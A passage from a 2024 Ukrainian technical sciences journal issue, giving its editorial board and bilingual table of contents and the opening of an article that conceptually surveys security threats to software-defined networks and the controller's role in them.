

**МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
ТАВРІЙСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ  
ІМЕНІ В.І. ВЕРНАДСЬКОГО**

*Журнал заснований у 1918 році*

**ВЧЕНІ ЗАПИСКИ  
ТАВРІЙСЬКОГО НАЦІОНАЛЬНОГО УНІВЕРСИТЕТУ  
ІМЕНІ В.І. ВЕРНАДСЬКОГО**

**Серія: Технічні науки**

**Том 35 (74) № 3 2024**

**Частина 2**



Видавничий дім  
«Гельветика»  
2024

## Головний редактор:

**Кисельов Володимир Борисович** – доктор технічних наук, професор, директор Навчально-наукового інституту муніципального управління та міського господарства Таврійського національного університету імені В.І. Вернадського.

## Члени редакційної колегії:

**Медведєв Микола Георгійович** (відповідальний секретар) – доктор технічних наук, професор, завідувач кафедри загальноінженерних дисциплін та теплоенергетики Таврійського національного університету імені В.І. Вернадського;

**Бронін Сергій Вадимович** – кандидат технічних наук, доцент, доцент кафедри інформаційних систем та технологій Київського національного університету імені Тараса Шевченка;

**Домніч Володимир Іванович** – кандидат технічних наук, професор, завідувач кафедри автоматизованого управління технологічними процесами Таврійського національного університету імені В.І. Вернадського;

**Дехтяр Анатолій Соломонович** – доктор технічних наук, професор, професор кафедри архітектурних конструкцій Національної академії образотворчого мистецтва і архітектури;

**Дичко Аліна Олегівна** – доктор технічних наук, професор, професор кафедри загальноінженерних дисциплін та теплоенергетики Таврійського національного університету імені В.І. Вернадського;

**Дубко Валерій Олексійович** – доктор фізико-математичних наук, професор, професор кафедри вищої математики Київського національного університету технологій та дизайну;

**Єремєєв Ігор Семенович** – доктор технічних наук, професор, професор кафедри автоматизованого управління технологічними процесами Таврійського національного університету імені В.І. Вернадського;

**Лисенко Олександр Іванович** – доктор технічних наук, професор, професор кафедри телекомунікацій Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»;

**Огородник Станіслав Станіславович** – доктор технічних наук, старший науковий співробітник, професор кафедри загальноінженерних дисциплін та теплоенергетики Таврійського національного університету імені В.І. Вернадського;

**Сегай Олександр Михайлович** – кандидат технічних наук, доцент, доцент кафедри загальноінженерних дисциплін та теплоенергетики Таврійського національного університету імені В.І. Вернадського;

**Чумаченко Сергій Миколайович** – доктор технічних наук, старший науковий співробітник, завідувач кафедри інформаційних систем Національного університету харчових технологій;

**Цомко Олена** – доктор філософії по спеціальності «Безпека і управління інформацією», відділення комп'ютерної інженерії, Інститут Міжнародної освіти, Університет Донгсо, Республіка Корея.

Статті у виданні перевірені на наявність плагіату за допомогою програмного забезпечення StrikePlagiarism.com від польської компанії Plagiat.pl.

**Рекомендовано до друку та поширення через мережу Internet  
Вченою радою Таврійського національного університету імені В.І. Вернадського  
(протокол № 17 від 27.06.2024 року)**

Науковий журнал «Вчені записки ТНУ імені В.І. Вернадського. Серія: Технічні науки» зареєстровано відповідно до Рішення Національної ради України з питань телебачення і радіомовлення № 1136 від 11.04.2024 року.

Журнал включено до Переліку наукових фахових видань України (категорія «Б») з технічних наук (спеціальності: 144. Теплоенергетика, 161. Хімічні технології та інженерія, 172. Телекомунікації та радіотехніка) відповідно до Наказу МОН України від 17.03.2020 № 409 (додаток 1), 121. Інженерія програмного забезпечення, 123. Комп'ютерна інженерія, 126. Інформаційні системи та технології, 151. Автоматизація та комп'ютерно-інтегровані технології, 275. Транспортні технології (за видами) відповідно до Наказу МОН України від 02.07.2020 № 886 (додаток 4)

Журнал включено до міжнародної наукометричної бази Index Copernicus International (Республіка Польща)

Сторінка журналу: [www.tech.vernadskyjournals.in.ua](http://www.tech.vernadskyjournals.in.ua)

**ISSN 2663-5941 (Print)**

**ISSN 2663-595X (Online)**

© Таврійський національний університет ім. В.І. Вернадського, 2024

## ЗМІСТ

### РАДІОТЕХНІКА ТА ТЕЛЕКОМУНІКАЦІЇ

**Алексєєв М.О., Сінько В.В., Могилевич В.Д.**

ОЦІНКА ВПЛИВУ АТАК В ПРОГРАМНО-КЕРОВАНИХ МЕРЕЖАХ..... 1

**Бешлей Г.В., Іванюк М.М., Бешлей М.І.**

РОЗРОБКА ПРОТОТИПУ ТЕЛЕКОМУНІКАЦІЙНОЇ МЕРЕЖІ ДЛЯ ТЕСТУВАННЯ  
ТА РОЗВИТКУ СИСТЕМ МОНИТОРИНГУ ZABBIX..... 9

**Ветошко І.П., Кравчук С.О.**

ВЗАЄМОДІЯ ТА СПІВІСНУВАННЯ МЕРЕЖ РАДІОДОСТУПУ LTE/NR..... 22

**Ганах І.І., Губар В.Г.**

ДОСЛІДЖЕННЯ І ВИРІШЕННЯ ПРОБЛЕМИ СТВОРЕННЯ УНІВЕРСАЛЬНОГО ГЕТЕРОДИНА  
З НИЗЬКИМ СТРУМОМ СПОЖИВАННЯ НА БАЗІ СИНТЕЗАТОРА ЧАСТОТИ..... 30

**Дира В.В.**

ОГЛЯД ВЗАЄМОДІЇ ТЕХНОЛОГІЙ ETHERNET І WIFI У КОРПОРАТИВНИХ  
ТЕЛЕКОМУНІКАЦІЙНИХ МЕРЕЖАХ..... 37

**Зіньковський Ю.Ф., Уривський Л.О.**

ОЦІНКА НАДІЙНОСТІ СУЧАСНИХ АПАРАТНО-ПРОГРАМНИХ КОМПЛЕКСІВ  
В КАТЕГОРІЯХ ВИПАДКОВОСТІ ТА ЙМОВІРНОСТІ..... 45

**Ikhsanov Sh.M., Diakonov O.S.**

IMPROVING NONCOHERENT DISCRIMINANT FM SIGNAL PROCESSING ALGORITHM  
FOR SOFTWARE-DEFINED RADIO AND ITS MATLAB IMPLEMENTATION..... 54

**Маруняк С.Т.**

ЗАСТОСУВАННЯ СУЧАСНИХ ПІДХОДІВ ДО ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ  
В ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖАХ..... 63

**Могилевич Д.І., Хміль Р.В.**

АНАЛІЗ ЗАСТОСУВАННЯ НЕЙРОННИХ МЕРЕЖ ДЛЯ РОЗПІЗНАВАННЯ  
АВТОМОБІЛЬНИХ АВАРІЙ..... 69

**Овдієнко П.К., Губар В.Г.**

ДОСЛІДЖЕННЯ ТА ВИРІШЕННЯ ПРОБЛЕМ ІНКЛЮЗИВНОСТІ ДЛЯ МАНІПУЛЯТОРІВ  
ТИПУ «МИША»..... 79

**Ремез М.О., Губар В.Г.**

ДОСЛІДЖЕННЯ ТА ВИРІШЕННЯ ПРОБЛЕМ ФІЛЬТРУВАННЯ ТА ОБРОБКИ  
ЕЛЕКТРОМІОГРАФІЧНИХ СИГНАЛІВ..... 84

**Субач І.Ю., Могилевич Д.І., Урядов А.В.**

ОЦІНКА ЕФЕКТИВНОСТІ МЕТОДІВ РЕЗЕРВУВАННЯ ПРИ КОМПЛЕКСНОМУ  
ВИКОРИСТАННІ НАДЛИШКОВОСТІ..... 89

**Шуста В.С., Сусла А.І., Біганич В.Ю.**

ТРАНСФОРМАЦІЯ МЕРЕЖЕВИХ ТЕХНОЛОГІЙ: ВІД 4G ДО 5G..... 94

### РОЗРОБКА КОРИСНИХ КОПАЛИН

**Сергієнко О.І., Сергієнко Л.В.**

ДОСЛІДЖЕННЯ ВПЛИВУ ДЕФОРМАЦІЙНИХ ХАРАКТЕРИСТИК ПІСКОВИКУ  
НА ЙОГО ФІЛЬТРАЦІЙНІ ВЛАСТИВОСТІ..... 100

### МЕТАЛУРГІЯ

**Єфімова В.Г., Малій Х.В., Корденко М.Ю.**

ВИЗАЧЕННЯ ЕНЕРГІЇ АКТИВАЦІЇ ПРОЦЕСУ РОЗЧИНЕННЯ ТВЕРДИХ ЧАСТИНОК  $Al_2O_3$   
У ШЛАКУ ЗМІННОГО СКЛАДУ ПРОМІЖНОГО КОВША..... 107

## ХІМІЧНІ ТЕХНОЛОГІЇ

**Жданок Н.В.**

АНАЛІЗ ВИКОРИСТАННЯ ТЕПЛОТЕХНІЧНИХ АГРЕГАТИВ ДЛЯ ВАРКИ ТАРНОГО СКЛА В КРАЇНАХ ЄС.....113

**Мельник Л.І., Фирса С.Я.**

АНАЛІЗ ОСОБЛИВОСТЕЙ ВИГОТОВЛЕННЯ ПОЛІМЕРНИХ КОМПОЗИТИВ ІЗ СКЛОВОЛОКНОМ.....120

**Скиба М.І., Скиба Ю.М., Коваленко І.Л., Сорочкіна К.О., Воробйова В.І.**

ОДЕРЖАННЯ НАНОДИСПЕРСІЙ ЗОЛОТА НАДРІДИННИМ ПЛАЗМОВИМ РОЗРЯДОМ ТА ЇХ ЗАСТОСУВАННЯ ДЛЯ КОЛОРИМЕТРИЧНОГО ВИЯВЛЕННЯ ПЕРХЛОРАТ-АНІОНІВ.....126

**Христич О.В., Корогодська А.М., Шабанова Г.М., Логвінков С.М., Волобуєв М.М.**

ОЦІНКА ТЕМПЕРАТУР ТА СКЛАДІВ ЕВТЕКТИК ПОЛІКОМПОНЕНТНИХ ПЕРЕРІЗІВ СИСТЕМИ  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ .....133

## ТЕХНОЛОГІЯ ХАРЧОВОЇ ТА ЛЕГКОЇ ПРОМИСЛОВОСТІ

**Писарєв М.Г., Левківська Т.М.**

ДОСЛІДЖЕННЯ ЗБЕРЕЖЕННЯ АСКОРБІНОВОЇ КИСЛОТИ В КАРТОПЛІ ПІД ЧАС ВИРОБНИЦТВА СУШЕНИХ НАПІВФАБРИКАТИВ.....138

**Чагаровський О.П., Лукашук А.В.**

КОНКУРУЮЧА МІКРОФЛОРА – ОСНОВНИЙ БІОЛОГІЧНИЙ БАР'ЄР У ВИРОБНИЦТВІ ФЕРМЕНТОВАНИХ МОЛОЧНИХ ПРОДУКТІВ З ПОДОВЖЕНИМ ТЕРМІНОМ ЗБЕРІГАННЯ.....144

## ТРАНСПОРТ

**Берестенко В.В.**

КОНЦЕПЦІЯ ОПТИМІЗАЦІЇ МАРШРУТИВ ТА ПАРАМЕТРІВ СИСТЕМИ МУЛЬТИМОДАЛЬНИХ ПЕРЕВЕЗЕНЬ.....150

**Вільшанюк М.С., Берневек Т.І., Судник Н.В., Шибасєв О.Г.**

ТЕХНІЧНИЙ МЕНЕДЖМЕНТ У МЕЖАХ ФУНКЦІОНУВАННЯ ЛІНІЙНОГО АГЕНТА.....155

**Вінюков-Прощенко А.С.**

ВПЛИВ ЕВОЛЮЦІЇ СУЧАСНИХ ПІДХОДІВ ДО ДОВГОСТРОКОВОГО ПРОГНОЗУВАННЯ ПАСАЖИРОПОТОКІВ ТА ВАНТАЖОПОТОКІВ У ПРОЕКТАХ КОНЦЕСІЙ АЕРОПОРТІВ.....161

**Войченко Т.О., Шевченко А.П., Штрибець В.В., Трофименко А.О.**

МЕТОДИКА НЕЧІТКОЇ ОЦІНКИ РИЗИКІВ ТА КОНТРОЛЮ РУЛЬОВИМ УПРАВЛІННЯМ РУХОМ СУДНА.....166

**Козенок А.С., Козенок Л.О.**

ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ ЗАСТОСУВАННЯ СНАТГРТ ПРИ ВИКОНАННІ ЛОГІСТИЧНИХ ОПЕРАЦІЙ В КОМПАНІЯХ ПО РЕМОНТУ АВІАЦІЙНОЇ ТЕХНІКИ.....172

**Коробкова О.М., Коробкова З.С.**

МИТНА ЛОГІСТИКА ПРИ ОРГАНІЗАЦІЇ МІЖНАРОДНИХ ПЕРЕВЕЗЕНЬ ВАНТАЖІВ.....177

**Лебідь Є.М., Лужанська Н.О., Лебідь І.Г., Падченко О.О.**

РОЗРОБКА МЕТОДИКИ ВИЗНАЧЕННЯ ОПТИМАЛЬНОГО МИТНО-БРОКЕРСЬКОГО ПІДПРИЄМСТВА ПРИ ОРГАНІЗАЦІЇ МІЖНАРОДНИХ АВТОМОБІЛЬНИХ ПЕРЕВЕЗЕНЬ ВАНТАЖІВ.....183

**Ловська А.О., Мурад'ян А.О., Очеретна В.В.**

ДОСЛІДЖЕННЯ МІЦНОСТІ КУЗОВА НАПІВВАГОНА ІЗ ПОСИЛЮЮЧИМИ ПОЯСАМИ В БОКОВИХ СТІНАХ.....190

**Маннапова О.В., Штрибець В.В., Рященко О.І., Лісовський С.В.**

ДОСЛІДЖЕННЯ ВПЛИВУ НИЗЬКОСІРЧИСТИХ ПАЛИВ НА ПРОЦЕС ЗМАЩУВАННЯ РУХОМИХ ДЕТАЛЕЙ ПАЛИВНОЇ АПАРАТУРИ.....197

**Півторак Г.В., Гіць І.І., Півторак С.І.**

ОЦІНКА ПАРАМЕТРІВ ДОСТАВКИ ОСТАННЬОЇ МИЛІ З ВИКОРИСТАННЯМ НЕЧІТКОГО АНАЛІТИЧНОГО ПІДХОДУ .....202

**Трофименко А.О., Якусевич Ю.Г., Федунів В.М., Тришин В.В.**

КОМПЛЕСНА МОДЕЛЬ КОНТРОЛЕРА ОБМЕЖЕННЯ НАВАНТАЖЕННЯ НА РУХОВУ УСТАНОВКУ НА ОСНОВІ КОЛИВАНЬ НА ЕЛЕКТРИЧНУ МЕРЕЖУ СУДНА.....208

<b>Трофименко І.В., Пліга Л.Л., Іваненко В.М., Федунов В.М.</b> ПІДХІД ЩОДО ФОРМАЛІЗАЦІЇ РОЗПОДІЛЕНИХ ОБ’ЄКТІВ УПРАВЛІННЯ У МОДЕЛІ ЗАБЕЗПЕЧЕННЯ НАВІГАЦІЙНОЇ БЕЗПЕКИ НА СУДНІ.....	214
<b>Трофименко І.В., Урум Н.С., Пліга Л.Л., Іваненко В.М.</b> МЕТОДИКА ОЦІНКИ ЕФЕКТИВНОСТІ ПОШУКОВО-РЯТУВАЛЬНОЇ ОПЕРАЦІЇ НА МОРІ НА ОСНОВІ ВИКОРИСТАННЯ ЛІНГВІСТИЧНИХ ЗМІННИХ НЕЧІТКИХ МОДЕЛЕЙ.....	219
<b>Урум Н.С., Маннапова О.В., Лісовський С.В., Рященко О.І.</b> АНАЛІЗ ОСНОВНИХ МЕТОДІВ ЗНИЖЕННЯ ШКІДЛИВИХ ВИКИДІВ SOX З МОРСЬКИХ СУДЕН.....	226
<b>Фоменко Г.Р.</b> НАПРЯМКИ ПІДВИЩЕННЯ БЕЗПЕКИ ПІШОХІДНИХ ПЕРЕХОДІВ.....	231
<b>Хітров І.О., Клімов С.В.</b> ВАЖЛИВІСТЬ КОНТРОЛЮ ТЕХНІЧНОГО СТАНУ ТА ДІАГНОСТУВАННЯ ТРАНСПОРТНИХ ЗАСОБІВ.....	236
<b>БУДІВНИЦТВО</b>	
<b>Арінюшкіна Н.С., Костін Д.Ю., Грищенко Т.М., Арінюшкіна О.О.</b> ЗАСТОСУВАННЯ БІТУМНИХ ЕМУЛЬСІЙ ПРИ ВИКОНАННІ СУЧАСНИХ РЕМОНТНИХ РОБІТ НА АСФАЛЬТОБЕТОННИХ ПОКРИТТЯХ.....	242
<b>ГЕОДЕЗІЯ</b>	
<b>Гой В.В., Халіков С.А., Коваленко Л.Б., Бурвіков І.Ю.</b> ФОРМУВАННЯ ІНФОРМАЦІЙНОГО ЗАБЕЗПЕЧЕННЯ ГЕОПРОСТОРОВОГО РОЗВИТКУ ТЕРИТОРІАЛЬНИХ ГРОМАД.....	247
ВІДОМОСТІ ПРО АВТОРІВ.....	253

## CONTENTS

### RADIO ENGINEERING AND TELECOMMUNICATIONS

**Aliexsieiev M.O., Sinko V.V., Mohylevych V.D.**

ASSESSING THE IMPACT OF ATTACKS IN SOFTWARE-DEFINED NETWORKS.....1

**Beshley H.V., Ivaniuk M.M., Beshley M.I.**

DEVELOPMENT

OF A TELECOMMUNICATION NETWORK PROTOTYPE FOR TESTING

AND ENHANCING ZABBIX MONITORING SYSTEMS.....9

**Vetoshko I.P., Kravchuk S.O.**

INTERACTION AND COEXISTENCE OF LTE/NR RADIO ACCESS NETWORKS.....22

**Ganakh I.I., Gubar V.G.**

RESEARCH AND SOLUTION OF THE PROBLEM OF CREATING A UNIVERSAL HETERODINE

WITH LOW CURRENT CONSUMPTION BASED ON A FREQUENCY SYNTHESIZER.....30

**Dyra V.V.**

OVERVIEW OF THE INTERACTION OF ETHERNET AND WIFI TECHNOLOGIES

IN CORPORATE TELECOMMUNICATIONS NETWORKS.....37

**Zinkovsky Yu.F., Uryvsky L.O.**

RELIABILITY ASSESSMENT OF MODERN HARDWARE AND SOFTWARE COMPLEXES

IN THE CATEGORIES OF RANDOMNESS AND PROBABILITY.....45

**Ikhsanov Sh.M., Diakonov O.S.**

IMPROVING NONCOHERENT DISCRIMINANT FM SIGNAL PROCESSING ALGORITHM

FOR SOFTWARE-DEFINED RADIO AND ITS MATLAB IMPLEMENTATION.....54

**Maruniak S.T.**

APPLICATION OF MODERN APPROACHES TO INFORMATION SECURITY

IN INFOCOMMUNICATION NETWORKS.....63

**Mogylevych D.I., Khmil R.V.**

ANALYSIS OF THE APPLICATION OF NEURAL NETWORKS FOR AUTOMOBILE

ACCIDENTS RECOGNITION.....69

**Ovdiienko P.K., Gubar V.G.**

RESEARCH AND SOLUTIONS FOR INCLUSIVITY ISSUES OF MOUSE-TYPE MANIPULATORS.....79

**Remez M.O., Gubar V.G.**

RESEARCH AND SOLUTION OF PROBLEMS OF FILTERING AND PROCESSING

OF ELECTROMYOGRAPHIC SIGNALS.....84

**Subach I.Yu., Mogylevych D.I., Uriadov A.V.**

EVALUATION OF THE EFFICIENCY OF REDUNDANCY METHODS IN THE COMPLEX USE

OF REDUNDANCY.....89

**Shusta V.S., Susla A.I., Biganych V.Yu.**

TRANSFORMATION OF NETWORK TECHNOLOGIES: FROM 4G TO 5G.....94

### RESOURCE DEVELOPMENT

**Serhiienko A.I., Serhiienko L.V.**

STUDY OF THE INFLUENCE OF THE DEFORMATION CHARACTERISTICS OF SANDSTONE

ON ITS FILTRATION PROPERTIES.....100

### METALLURGY

**Yefimova V.G., Maliy K.V., Kordenko M.Yu.**

DETERMINATION OF THE KINETIC PARAMETERS OF THE DISSOLUTION PROCESS

OF ALUMINUM PARTICLES IN THE REFINING SLAG OF THE INTERMEDIATE BUCKET.....107

## CHEMICAL TECHNOLOGY

**Zhdaniuk N.V.**

ANALYSIS OF THE USE OF THERMAL ENGINEERING UNITS FOR COOKING GLASS CONTAINERS IN THE EU.....113

**Melnyk L.I., Fyrsa S.Ya.**

ANALYSIS OF THE FEATURES OF MANUFACTURING OF POLYMER COMPOSITES WITH FIBERGLASS.....120

**Skyba M.I., Skyba Yu.M., Kovalenko I.L., Sorochkina K.O., Vorobiova V.I.**

PREPARATION OF GOLD NANODISPERSIONS BY SUPERFLUID PLASMA DISCHARGE AND THEIR APPLICATION FOR COLORIMETRIC DETECTION OF PERCHLORATE ANIONS.....126

**Khrystych O.V., Korohodska A.M., Shabanova H.M., Logvinkov S.M., Volobuyev M.M.**

ESTIMATION OF TEMPERATURES AND COMPOSITIONS OF EUTECTICS OF POLYCOMPONENT SECTIONS OF THE SYSTEM  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ .....133

## TECHNOLOGY OF FOOD PROCESSING AND CONSUMER GOODS INDUSTRY

**Pisarev M.G., Levkivska T.M.**

STUDY OF THE PRESERVATION OF ASCORBIC ACID IN POTATOES DURING THE PRODUCTION OF DRIED SEMI-FINISHED PRODUCTS.....138

**Chaharovskiy O.P., Lukashchuk A.V.**

COMPETITIVE FLORA AS A MAIN BIOLOGICAL HURDLE IN PRODUCTION FERMENTED MILK PRODUCTS WITH PROLONGED SHELF LIFE.....144

## TRANSPORT

**Berestenko V.V.**

OPTIMIZATION CONCEPT OF ROUTES AND PARAMETERS MULTIMODAL TRANSPORTATION SYSTEM.....150

**Vilshaniuk M.S., Bernevek T.I., Sudnyk N.V., Shibaev O.G.**

TECHNICAL MANAGEMENT WITHIN LINE AGENT ACTIVITIES.....155

**Viniukov-Proshchenko A.S.**

THE IMPACT OF THE EVOLUTION OF MODERN APPROACHES TO LONG-TERM FORECASTING OF PASSENGER AND CARGO FLOWS IN AIRPORT CONCESSION PROJECTS.....161

**Voichenko T.O., Shevchenko A.P., Shtrybets V.V., Trofymenko A.O.**

THE METHODOLOGY FOR FUZZY RISK ASSESSMENT AND STEERING CONTROL OF SHIP MOTION.....166

**Kozenok A.S., Kozenok L.O.**

RESEARCH ON THE APPLICATION POTENTIAL OF CHATGPT IN PERFORMING LOGISTIC OPERATIONS IN AVIATION EQUIPMENT REPAIR COMPANIES.....172

**Korobkova O.M., Korobkova Z.S.**

THE ROLE OF CUSTOMS LOGISTICS IN INTERNATIONAL TRANSPORTATION.....177

**Lebid Ie.M., Luzhanska N.O., Lebid I.H., Padchenko O.O.**

THE DEVELOPMENT OF A METHODOLOGY FOR DETERMINING THE OPTIMAL CUSTOMS BROKERAGE ENTERPRISE FOR ORGANIZING INTERNATIONAL ROAD CARGO TRANSPORTATION.....183

**Lovska A.O., Muradian A.O., Ocheretna V.V.**

RESEARCH OF STRENGTH OF AN OPEN WAGON BODY WITH REINFORCING BELTS IN THE SIDE WALLS.....190

**Mannapova O.V., Shtrybets V.V., Riashchenko O.I., Lisovskyi S.V.**

STUDY OF THE INFLUENCE OF LOW-SULPHUR FUELS ON THE PROCESS OF LUBRICATION OF MOVING PARTS OF FUEL EQUIPMENT.....197

**Pivtorak H.V., Gits I.I., Pivtorak S.I.**

EVALUATION OF LAST-MILE DELIVERY PARAMETERS USING FUZZY ANALYTICAL APPROACH.....202

<b>Trofymenko A.O., Yakusevych Yu.H., Fedunov V.M., Tryshyn V.V.</b> A COMPLEX MODEL OF A PROPULSION SYSTEM LOAD LIMITATION CONTROLLER BASED ON OSCILLATIONS IN THE SHIP'S ELECTRICAL NETWORK.....	208
<b>Trofymenko I.V., Plita L.L., Ivanenko V.M., Fedunov V.M.</b> AN APPROACH TO FORMALISATION OF DISTRIBUTED CONTROL OBJECTS IN THE MODEL OF ENSURING NAVIGATION SAFETY ON A SHIP.....	214
<b>Trofymenko I.V., Urum N.S., Plita L.L., Ivanenko V.M.</b> A METHODOLOGY FOR EVALUATING THE EFFECTIVENESS OF A SEARCH AND RESCUE OPERATION AT SEA BASED ON THE USE OF LINGUISTIC VARIABLES OF FUZZY MODELS.....	219
<b>Urum N.S., Mannapova O.V., Lisovsky S.V., Riashchenko O.I.</b> ANALYSIS OF THE MAIN METHODS OF REDUCING HARMFUL SULPHUR DIOXIDE EMISSIONS FROM SHIPS.....	226
<b>Fomenko H.R.</b> WAYS TO IMPROVE THE SAFETY OF PEDESTRIAN CROSSINGS.....	231
<b>Khitrov I.O., Klimov S.V.</b> THE IMPORTANCE OF CONTROLLING THE TECHNICAL CONDITION AND DIAGNOSIS OF VEHICLES.....	236
<b>CONSTRUCTION</b>	
<b>Arinushkina N.S., Kostin D.Yu., Hryshchenko T.M., Arinushkina O.O.</b> THE BITUMEN EMULSIONS APPLICATION DURING THE MODERN REPAIR WORKS ON ASPHALT CONCRETE PAVEMENTS.....	242
<b>GEODESY</b>	
<b>Goi V.V., Khalikov S.A., Kovalenko L.B., Burvikov I.Yu.</b> FORMATION OF INFORMATION SUPPORT FOR GEOSPATIAL DEVELOPMENT OF TERRITORIAL COMMUNITIES.....	247
INFORMATION ABOUT AUTHORS.....	253



# РАДІОТЕХНІКА ТА ТЕЛЕКОМУНІКАЦІЇ

УДК 004.738.5

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/01>**Алексєєв М.О.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Сінько В.В.**

Військовий інститут телекомунікацій та інформатизації імені Героїв Крут

**Могилевич В.Д.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ОЦІНКА ВПЛИВУ АТАК В ПРОГРАМНО-КЕРОВАНИХ МЕРЕЖАХ

*Зростаюча складність кіберзагроз та постійні зміни технологій вимагають подальшого розвитку і вдосконалення інформаційної безпеки програмно-керованої мережі. Тому актуальним є аналіз впливу атак та вдосконалення методів і засобів захисту програмно-керованої мережі.*

*Стаття присвячена аналізу впливу атак на площину даних програмно-керованої мережі. Визначено та проведено оцінку загроз програмно-керованої мережі, доведено, що безпека цієї мережі значною мірою залежить від захисту площини управління мережі.*

*Дослідження охоплює широкий спектр сценаріїв атак, ґрунтуючись на розташуванні клієнт-серверів (веб-хостів) та зловмисників. Це дозволило детально проаналізувати різні типи атак та їх потенційні наслідки.*

*На основі аналізу результатів дослідження виявлено, що наслідки атак суттєво залежать від місця розташування веб-хостів та зловмисників. Зокрема, показано, що при розташуванні веб-хостів і зловмисників в різних мережах, причому, у випадку підключення клієнтів до одного комутатора, і серверів до іншого, а зловмисники мають доступ до обох комутаторів, наслідки атаки є найсерйознішими. Така атака може спричинити перевантаження контролера, переповнення буфера пам'яті та таблиць потоків комутаторів, а також блокування всіх каналів зв'язку, що призведе до повної відмови програмно-керованої мережі.*

*Результати оцінки впливу атак на площину даних дозволять в подальшому визначити оптимальні стратегії виявлення і захисту програмно-керованої мережі, та підвищити її стійкість до різноманітних атак.*

**Ключові слова:** програмно-керована мережа, площина даних, середня затримка, втрати, зловмисник.

**Постановка проблеми.** Програмно-керовані мережі (SDN) стають все більш поширеними в сучасних ІТ-інфраструктурах. Архітектура SDN складається з площини управління, площини контролю та площини даних [1]. Фундаментальна ідея розділення площини управління та площини даних в програмно-керованих мережах є перспективною для зручного управління мережею.

Архітектура SDN пропонує новий підхід до побудови мережевої інфраструктури, але при цьому може мати потенційні вразливості з точки зору інформаційної безпеки. Необхідність розділення доступу до мережевих застосунків під час взаємодії з контролером, а також питання автенти-

фікації та авторизації при роботі з застосунками на контролері, є лише кількома аспектами безпеки, які слід враховувати при проектуванні та експлуатації SDN. Контролер управління, як ключовий компонент інфраструктури SDN, є найбільш вразливим елементом, оскільки атака на нього може мати критичні наслідки для всієї інфраструктури [2].

Важливою частиною управління програмно-керованими мережами є розуміння потенційних ризиків та своєчасна реакція на атаки шляхом вдосконалення захисних механізмів і використання сучасних технологій кібербезпеки.

Ідентифікація та дослідження атак в програмно-керованих мережах є актуальним та

важливим напрямком у галузі кібербезпеки і вимагає подальших досліджень для розробки нових методів захисту та забезпечення стабільності цих мереж.

**Аналіз останніх досліджень і публікацій.** Аналіз науково-технічної літератури [3–8] показав, що безпеці самої SDN не приділяється достатня увага в порівнянні з іншими дослідницькими роботами в цій області. У деяких літературних джерелах обговорюються різні вектори загроз, а також способи їх зменшення в обмеженій області. У [9; 10] проведено класифікація загроз безпеки на різних рівнях SDN. У [11] досліджено модель маршрутизації з балансуванням навантаження в мережі на основі SD-WAN. Завдання маршрутизації представлено у вигляді оптимізаційної задачі з квадратичним критерієм оптимальності.

**Постановка завдання.** Метою роботи є оцінка впливу атак на площину даних програмно-керованої мережі.

**Виклад основного матеріалу.** Виклики безпеки в мережах, керованих SDN, є більш загрозливими порівняно з традиційними мережами. Зазвичай, у традиційній комп'ютерній мережі декілька серверів, які є частиною цієї мережі, стають об'єктами атак. На відміну від цього, якщо зловмисники скомпрометують площину управління SDN, під загрозою опиниться вся керована мережа. Проведений аналіз робіт [12–14] дозволив виділити такі вразливості та загрози:

### 1. Загрози управління SDN

Управління SDN спрямоване на вирішення різноманітних завдань, що стосуються ефективного та гнучкого керування мережевими ресурсами. Однією з основних переваг SDN є централізоване управління мережевими ресурсами. Замість розподіленого управління на окремих мережеских пристроях, SDN дозволяє централізовано керувати всією мережею через центральний контролер.

Скомпрометувати SDN через управління досить складно оскільки необхідна автентифікація та авторизація, але якщо вона буде скомпрометована, то вплив на мережу буде серйозним. Помилкове адміністрування мережі (н-д, неправильно налаштований контролер) може створити ризик відключення мережі [15].

Мережескі додатки, які працюють поверх контролера, можуть походити зі сторонніх джерел. Ці програми разом із контролером успадковують привілеї для управління мережевою поведінкою і можуть бути шкідливими або мати

помилки безпеки. Додаток з помилками безпеки може бути використаний для мережеских або хост-орієнтованих атак і може призвести до розкриття інформації або довільного виконання коду з привілеями адміністратора [16]. Шкідливий SDN-додаток може виконувати різні системні команди і в найгіршому випадку може завершити роботу контролера командою виходу з системи, а також може використовувати доступні системні ресурси, такі як процесор та пам'ять, обмежуючи доступ до них іншим програмам.

Зловмисник використовуючи привілеї адміністратора може маніпулювати системними змінними та впливати на роботу мережі в цілому. Наприклад, зміна системного часу може відключити комутатори від контролера, якщо для автентифікації використовується цифровий сертифікат [17; 18]. Комутатори, що знаходяться під впливом зловмисника можуть перешкодити SDN виконувати заплановані завдання, визначені мережевою політикою.

### 2. Загрози площини управління

Площина управління включає в себе політики мережеских додатків, а також обмін трафіком між комутаторами і контролером для адміністрування керованої мережі. Політика одного мережеского додатку може суперечити іншим. Мережа може функціонувати неочікувано через відсутність пріоритетів у політиках. Наприклад, задана дія змінює правила маршрутизації всередині таблиць потоків (використовуються для передачі трафіку на основі певних правил, що визначаються програмним забезпеченням SDN-контролера. Ці правила можуть включати в себе MAC-адреси, IP-адреси, порти, протоколи та інші атрибути пакетів). Мережеска програма може використати цю дію для модифікації заголовків пакетів, щоб обійти політики брандмауера, що застосовуються іншими програмами. У найгіршому випадку шкідлива мережеска програма з високим пріоритетом може видалити правила з таблиць потоків.

Згідно зі специфікацією OpenFlow (OF), канал зв'язку між контролером і комутаторами може бути реалізований за допомогою шифрування TLS/SSL або звичайного TCP. Аналіз показав, що багато виробників комутаторів і контролерів використовують протокол TCP, щоб уникнути складності, пов'язаної з зашифрованим каналом [19]. Це допустимо при функціонуванні в безпечній інфраструктурі. Однак, якщо трафік сигналізації здійснюється через незахищену мережу, атаки типу «людина посередині» або підслуховування

